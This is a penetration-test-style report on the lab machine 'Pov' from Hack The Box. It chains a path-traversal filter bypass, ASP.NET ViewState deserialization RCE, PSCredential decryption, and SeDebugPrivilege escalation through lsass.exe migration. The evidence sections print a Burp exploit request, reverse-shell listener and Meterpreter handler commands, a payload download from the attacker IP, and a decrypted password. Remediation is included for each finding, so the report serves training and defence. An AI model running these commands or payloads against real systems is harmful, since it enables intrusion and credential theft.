- Deploy a privileged access management solution for all service and shared account credentials. No account passwords should exist in plaintext or reversibly-encrypted form on the filesystem. Secrets management tools (e.g. Windows Credential Manager with proper ACLs, HashiCorp Vault, or Azure Key Vault) provide auditable, rotation-capable alternatives to PSCredential XML files.
- Establish a process-level privilege review as part of regular security assessments. `SeDebugPrivilege` and other powerful token rights (`SeImpersonatePrivilege`, `SeAssignPrimaryTokenPrivilege`, `SeTcbPrivilege`) are common escalation vectors. Auditing token assignments annually and after any account or role change will catch privilege creep before it becomes an escalation path.

7 Technical Findings Details


1. ASP.NET ViewState Deserialization with Known Cryptographic Keys Enables Unauthenticated Remote Code Execution - Critical


CWE	CWE-502 - Deserialization of Untrusted Data
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	ASP.NET ViewState serializes page state into a hidden form field, signs it with a `validationKey`, and optionally encrypts it with a `decryptionKey`. On each POST, the server deserializes the field to restore state. When both keys are known — recovered via the path traversal in Finding 1 — an attacker can craft a malicious serialized object using `ysoserial.net` and submit it as the `__VIEWSTATE` parameter. The ASP.NET runtime deserializes the object during request processing, executing arbitrary commands as the IIS application pool identity (`sfitz`). No authentication is required to submit a POST request to the portfolio page.
Impact	Remote code execution as `sfitz` without authentication. A reverse shell was obtained, providing interactive access to the server filesystem and the ability to enumerate and decrypt the stored PSCredential XML file for lateral movement.
Affected Component	dev.pov.htb ASP.NET application — __VIEWSTATE parameter — deserialization with known keys
Remediation	Rotate the ViewState keys in `web.config` immediately (see Finding 1). To prevent future exploitation, do not store plaintext keys in `web.config` on disk — use IIS Machine Key configuration inherited from the server-level `machine.config`, or store keys in encrypted configuration sections using `aspnet_regiis -pe`. Additionally, evaluate whether ViewState is required for all pages; disabling it where not needed reduces the attack surface. Consider enabling ViewState compression and ensuring `enableViewStateMac` is always `true` and `ViewStateEncryptionMode` is set to `Always` for pages that require ViewState.
References	• https://owasp.org/www-community/vulnerabilities/Unsafe_Deserialization • https://github.com/pwntester/ysoserial.net

Finding Evidence

A test payload was generated with ysoserial.net on a Windows VM to confirm the workflow:

A reverse shell payload was generated using the recovered ViewState keys:





The payload was pasted into Burp Repeater as the `__VIEWSTATE` value:

Request

Pretty Raw Hex

```
1  POST /portfolio/ HTTP/1.1
2  Host: dev.pov.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 369
9  Origin: http://dev.pov.htb
10 Connection: keep-alive
11 Referer: http://dev.pov.htb/portfolio/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
   DwuiyhvSkEsZw9nZ%2Bu6HLK2cSVKwHNiBFQ5NLkev7%2BXE0%2FhTS[illegible]N8gx9HZnikxhk3jTUWpYv%2FmU9IFKwqugV4Db
   8A0%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
   C9ybaIRUj%2BcqNfUH5x6tM0iL8rbSPFHIcPsSRwo8grjxZOhJxbpCdopnrdBFRzd50sF5G5umzSAjwB70Z69lFH4UdWZcqz
   5aGhMJL%2B6BJvgbAOUoc0v2PWn3YwggdCwMrWNOqg%3D%3D&file=....//web.config
```

Sending the request triggered deserialization and the reverse shell connected as sfitz:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Pov]
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.10.106] 49671
whoami
pov\sfitz
PS C:\windows\system32\inetsrv>
```

2. SeDebugPrivilege Assigned to alaading Enables Process Migration into SYSTEM Context - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	`alaading`'s user token has `SeDebugPrivilege` enabled. This Windows privilege grants the ability to open handles to any process on the system regardless of the process owner, including SYSTEM-owned processes. Using Metasploit's Meterpreter, a reverse TCP session was established as `alaading` and the `migrate` command was used to inject into `lsass.exe`, which runs as `NT AUTHORITY\SYSTEM`. The resulting shell was returned with SYSTEM-level access to the machine.
Impact	Full system compromise as `NT AUTHORITY\SYSTEM`. All files, processes, and registry keys on the machine were accessible, including the root flag.
Affected Component	• alaading user account — SeDebugPrivilege Enabled • lsass.exe — accessible for process injection due to SeDebugPrivilege
Remediation	Remove `SeDebugPrivilege` from `alaading`'s token. This right should only be assigned to kernel-mode debuggers and is never appropriate for standard or service user accounts. To revoke: 1. Open `secpol.msc` → Local Policies → User Rights Assignment 2. Open 'Debug programs' 3. Remove `alaading` from the list Audit all accounts with this privilege using: `Get-LocalUser | ForEach-Object { whoami /priv } # from the account's session` or via the local security policy. The right should be restricted to the built-in Administrators group only, and even that should be reviewed if Administrators are not expected to perform kernel debugging.
References	• https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/debug-programs • https://attack.mitre.org/techniques/T1055/

Finding Evidence

`whoami /priv` confirmed SeDebugPrivilege was enabled in alaading's token:

```
PS C:\users\alaading\desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeDebugPrivilege              Debug programs                       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

A Meterpreter payload was uploaded to the target:

```
PS C:\users\alaading\Documents> iwr "http://10.10.16.60:8081/sh.exe" -OutFile sh.exe
iwr "http://10.10.16.60:8081/sh.exe" -OutFile sh.exe
PS C:\users\alaading\Documents> dir
dir


    Directory: C:\users\alaading\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/6/2026  10:37 AM         256000 sh.exe
```

Metasploit was configured with a matching multi/handler:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Pov]
└─$ sudo msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf exploit(multi/handler) > set LPORT 9003
LPORT => 9003
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.60:9003
```

Executing the payload opened a Meterpreter session:

```
    Directory: C:\users\alaading\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/6/2026  10:37 AM         256000 sh.exe


PS C:\users\alaading\Documents> .\sh.exe
.\sh.exe
```

The session was migrated into lsass.exe and an interactive shell dropped:

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 1912 to 644...
[*] Migration completed successfully.
```

```
meterpreter > shell
Process 2772 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


```
 Directory of c:\Users\Administrator\Desktop

01/15/2024  05:11 AM    <DIR>          .
01/15/2024  05:11 AM    <DIR>          ..
06/06/2026  08:24 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,355,461,632 bytes free

c:\Users\Administrator\Desktop>type root.txt
type root.txt
a59bbfeae7648808cc9a737381ec6eaf
```

3. Local File Inclusion via Path Traversal Filter Bypass in CV Download Endpoint Exposes ASP.NET ViewState Keys - High


CWE	CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The CV download endpoint on `dev.pov.htb` accepts a `file` parameter in a POST request and reads the specified file from disk. A filter intended to prevent directory traversal by stripping `../` sequences was bypassed using the `....//` variant: after the filter removes the inner `./`, the remaining characters collapse to `../`, forming a valid traversal. This allowed reading any file accessible to the IIS application pool identity. The first target, `web.config`, contained the ASP.NET ViewState `validationKey`, `decryptionKey`, and algorithm configuration — the cryptographic material required to forge a malicious ViewState deserialization payload.
Impact	Exposure of the ASP.NET ViewState cryptographic keys from `web.config`, which directly enabled the ViewState deserialization RCE in Finding 2. Additional sensitive files readable from the IIS application path were also accessible via the same vulnerability.
Affected Component	http://dev.pov.htb — POST /portfolio — file parameter — ..../ traversal bypass
Remediation	Implement strict input validation on the `file` parameter. Reject any value containing path separators (`/`, `\`), dot sequences (`..`), or their URL-encoded equivalents. After constructing the intended file path, resolve it with `Path.GetFullPath()` in .NET and verify the result begins with the expected base directory before opening the file. Single-pass blacklist filters are not a reliable control for path traversal — only allowlist validation against a set of known-safe filenames is robust. After remediating the traversal, rotate the ViewState keys in `web.config` immediately, as the current keys are compromised.
References	• https://portswigger.net/web-security/file-path-traversal • https://owasp.org/www-community/attacks/Path_Traversal

Finding Evidence

A standard `../web.config` traversal was blocked — the response was blank:



Replacing `../` with `....//` bypassed the filter and returned `web.config` in full, including the ViewState cryptographic keys:



4. Hardcoded Encrypted Credentials Stored in PSCredential XML File Enable Lateral Movement - Medium

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	5.5 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	A PSCredential XML export for the `alaading` account was stored at `C:\Users\sfitz\Documents\connection.xml`. PSCredential XML files encrypt the credential's SecureString with the DPAPI key of the Windows user who created them. Because the shell was running in `sfitz`'s security context, the DPAPI key was accessible and `Import-Clixml` combined with `GetNetworkCredential().Password` decrypted the file directly, exposing `alaading`'s plaintext password without any additional tooling.
Impact	Plaintext credentials for `alaading` recovered from within `sfitz`'s session. These credentials enabled lateral movement to `alaading` via `RunasCs.exe`, who held `SeDebugPrivilege` — the privilege used for final SYSTEM escalation.
Affected Component	C:\Users\sfitz\Documents\connection.xml — PSCredential XML for alaading
Remediation	Remove `connection.xml` immediately and rotate `alaading`'s password. PSCredential XML files should not be used to store credentials for other accounts on the same machine — the DPAPI protection is only as strong as the integrity of the user session that created it. Any attacker who runs code in `sfitz`'s context can decrypt files created by `sfitz`. Use a dedicated privileged access management (PAM) solution or Windows Credential Manager with appropriate ACLs for storing credentials that must be accessed programmatically.
References	https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-credential

Finding Evidence

`sfitz`'s Desktop was empty — no flag. A directory listing revealed `connection.xml` in the Documents folder:

```
PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/26/2023   4:31 PM                .NET v4.5
d-----        10/26/2023   4:31 PM                .NET v4.5 Classic
d-----        10/26/2023   4:21 PM                Administrator
d-----        10/26/2023   4:57 PM                alaading
d-r---        10/26/2023   2:02 PM                Public
d-----        12/25/2023   2:24 PM                sfitz


PS C:\users> cd sfitz
PS C:\users\sfitz> cd desktop
PS C:\users\sfitz\desktop> dir
PS C:\users\sfitz\desktop>
```

```
PS C:\users\sfitz> tree . /F
Folder PATH listing
Volume serial number is 0899-6CAF
C:\USERS\SFITZ
????3D Objects
????Contacts
????Desktop
????Documents
?       connection.xml
?
????Downloads
????Favorites
?   ?   Bing.url
?   ?
?   ????Links
????Links
?       Desktop.lnk
?       Downloads.lnk
?
????Music
????Pictures
????Saved Games
????Searches
????Videos
```

The file contained a PSCredential XML export for `alaading`:

```
PS C:\users\sfitz> type Documents\connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156
cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b24
0000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
```

Running in sfitz's session, the credential was decrypted directly via PowerShell:

```
PS C:\users\sfitz> $enc_pass = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
PS C:\users\sfitz> $dec_pass = $enc_pass.GetNetworkCredential().Password
PS C:\users\sfitz> $dec_pass
f8gQ8fynP44ek1m3
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.230.183	80	HTTP	Microsoft IIS httpd 10.0 — pov.htb

A.3 Subdomain Discovery

URL	Description	Discovery Method
pov.htb	Corporate portfolio site — IIS 10.0	Target hostname
dev.pov.htb	ASP.NET developer portfolio — CV download endpoint	Vhost fuzzing

A.4 Exploited Hosts

Host	Scope	Method	Notes
pov.htb (10.129.230.183)	External	LFI path traversal → web.config → ViewState deserialization RCE	Shell as sfitz
pov.htb (10.129.230.183)	Internal	PSCredential XML decryption → RunasCs → shell as alaading	User flag
pov.htb (10.129.230.183)	Internal	SeDebugPrivilege → Meterpreter → lsass.exe migration	NT AUTHORITY\SYSTEM; root flag

A.5 Compromised Users

Username	Type	Method	Notes
sfitz	Local user	ViewState deserialization RCE via recovered web.config keys	Reverse shell; PSCredential XML access
alaading	Local user	PSCredential XML decrypted in sfitz DPAPI context	Shell via RunasCs; user flag; SeDebugPrivilege
NT AUTHORITY\SYSTEM	SYSTEM	SeDebugPrivilege → Meterpreter process migration into lsass.exe	Full system access; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
pov.htb	Filesystem	C:\Windows\Temp\RunasCs.exe — remove
pov.htb	Filesystem	sh.exe (Meterpreter payload) — remove from wherever it was executed

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	pov.htb	25acf196aa8e49894bbd51466dd31449	C:\Users\alaading\Desktop\user.txt	LFI → ViewState RCE → PSCredential decrypt → RunasCs as alaading
2	pov.htb	a59bbfeae7648808cc9a737381ec6eaf	C:\Users\Administrator\Desktop\root.txt	SeDebugPrivilege → Meterpreter → lsass.exe migration → SYSTEM

End of Report